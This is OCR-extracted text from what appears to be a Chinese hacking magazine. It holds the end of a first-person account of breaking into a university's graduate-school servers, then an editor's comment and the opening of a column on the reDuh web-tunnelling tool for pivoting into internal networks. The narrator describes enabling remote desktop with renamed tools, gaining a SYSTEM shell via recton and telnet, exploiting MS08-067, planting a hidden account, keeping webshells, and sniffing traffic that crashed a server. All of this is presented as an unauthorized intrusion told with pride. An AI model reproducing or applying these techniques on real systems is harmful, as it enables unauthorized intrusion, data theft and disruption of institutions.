


图16




图 17

发现都是 WIN2k 的操作系统。把“开 win2000 终端.exe”这个工具改名成 3389.exe 上传上去，直接用 SQLTOOL 执行“**3389.exe 0**”，然后服务器重启之后 3389 就能登录了，接着加用户开 3389 就 OK。关于如何开 3389 俺就不赘述了，这样我很轻松的就得到了 ***.***.48.12 和 ***.***.48.28 这两台服务器的终端权限。

注：工具包里的“开 2003.reg”是用来开 win2003 服务器的，“开 win2000 终端.exe”则是用来开启 win2000 服务器的。

大家应该记得我还扫到了一个 IPC$ 的主机，那它就交给 recton 解决了，想当初俺用它可是横行网吧的哦。用它给服务器开 telnet，然后再“**telnet ***.***.48.194**”就得到了一个 system 权限的 shell。这里要注意了，首先要用 recton 加个用户，而且这个用户的密码和账号必须和登录的那个研究生院网站的一样才能绕过 NTLM 验证，如图 17 所示。

这台服务器果真是 WIN2k 的操作系统，用同样的方法给服务器开 3389，这台服务器也让我很轻松的拿下了。

5、使用 MS08067 漏洞利用工具大发神威

已经得到了 4 台服务器的终端权限了，不过俺还不死心，不是最近的 MS08067 很火吗？这样的学校集群服务器，补丁打得肯定不那么勤快，马上用 MS08067 的利用工具扫描开了 445 端口的服务器。

结果大部分的服务器都打了补丁，不过还是找到一台没打补丁的服务器，让俺给溢出成功了（由于种种原因，图没有保存下来，请读者们包涵）。这次的是台 WIN2003 服务器，用“开 2003.reg”给它开 3389，然后成功登录。

记得当时登录这台肉鸡的时候很搞笑，发现管理员大叔还在装系统，我进去的时候系统差不多快装完了，剩最后一部分了（当时没有截图，大家勿怪）。当时心想真是侥幸啊，如果管理员大叔把服务器装完，补丁也打好，俺就没那么幸运了，嘿嘿，加了个隐藏账户，然后帮管理员把补丁也给打上了。

现在已经搞到五台肉鸡了，接着看到服务器上都没装防火墙，杀毒软件还是 6.0 版本的卡巴斯基，一冲动就把 cain 传上去




图 18

了。做好相关设置后就开始嗅主站，可是没嗅一会，主站没挂，研究生院的服务器却给挂了，我晕！当时心里这个害怕啊，脚印俺还没擦呢，警察叔叔还不请我去喝茶啊。


忐忑了半天，等到晚上的时候，研究生院的服务器终于又可以访问了。赶紧访问了下 webshell，还好都还在，赶紧登录肉鸡把 cain 给停了，大家以后不到万不得已千万可别玩嗅探。这样我也就没再继续搞了，渗透就到这里，发个图留个纪念，如图 18 所示。

五、入侵总结

文章没啥技术含量，都是前辈们用烂了的东西，不过能在实战中总结点东西是最重要的。这里我给各大学校的管理员大叔提点建议，就是研究生院固然重要，可是也别都给他们 SA 连接账号啊，这样别院的 BBMM 们该吃醋了。还有就是，服务器的数据库千万别给 SA 设置 123456 类似的弱口令，一定要设置一个超级变态的才好，另外，补丁一定要即时的打！渗透一台服务器不容易，可是保证一台服务器绝对的安全就更不容易了！

编辑点评：

这篇文章看完，我有一点感触，就是不同的人真的会有不同的入侵想法，这个可能要看你的经验积累和平常的知识收集。举几个例子，如果批量扫描注入点，也许其他的人会用 jsky、MatriXay，或者大型一点的 Web Vulnerability Scanner，作者用的却是手工结合几个工具来做，效率慢一点，但也是一个很好的想法；在判断 web 目录的情况下，如果是 sa 权限，可以用 http://hi.baidu.com/myvbscript/blog/item/43114266734c3624aa184c23.html 这个脚本来列目录，如果像本文一样没有回显，再用文中的 bat 来上传，效率也会高一点。NOHACK



LCX专栏首语：

最近和安全界的人士聊天，共同的感觉就是"渗透是越来越难做"了，但是"难做"并不一定等于不能做。其实安全的落脚点最终在人性的弱点上，以人为本是渗透思路的主轴！这期的安全专栏内容较短，算是两个小品文了，不过也是有看头的！

内网渗透之神奇兵器 reDuh

文 NP

从本文你可以了解reDuh的用法

今天NP直接就带大家领略下2008年的神兵利器reDuh！**何谓reDuh呢？按其官方的意思，就是用JSP、php、aspx的Socket，把我们传输的数据进行转发后，变成有效的HTTP请求，然后传送到服务器并解码还原后重新定向数据到指定端口的WEB隧道程序。**

说白了，就和LCX.exe等端口转发工具原理类似，只不过用的是WEB端实现。**那这个和LCX.exe有什么区别呢？区别在于：它可以用于不能访问外网WEB的机器的敏感端口转发。**

比如，一台电脑开了远程终端并对外只开80端口，且限制了对外网的访问权限，那么这个时候，reDuh就可以派上用场了，它可以让我们轻松的绕过这些限制，把目标的终端等敏感端口转发出来。当然，前提是目标机器要支持JSP、php、aspx等三种环境中的任意一种。

今天就先来介绍下JSP版本的reDuh，该工具的下载地址是**http://code.google.com/p/weapondump/source/browse/?r=3#svn/trunk/跳板/reDuh超强内网跳板/**。

测试环境如下：

本机IP　192.168.8.100　XP系统

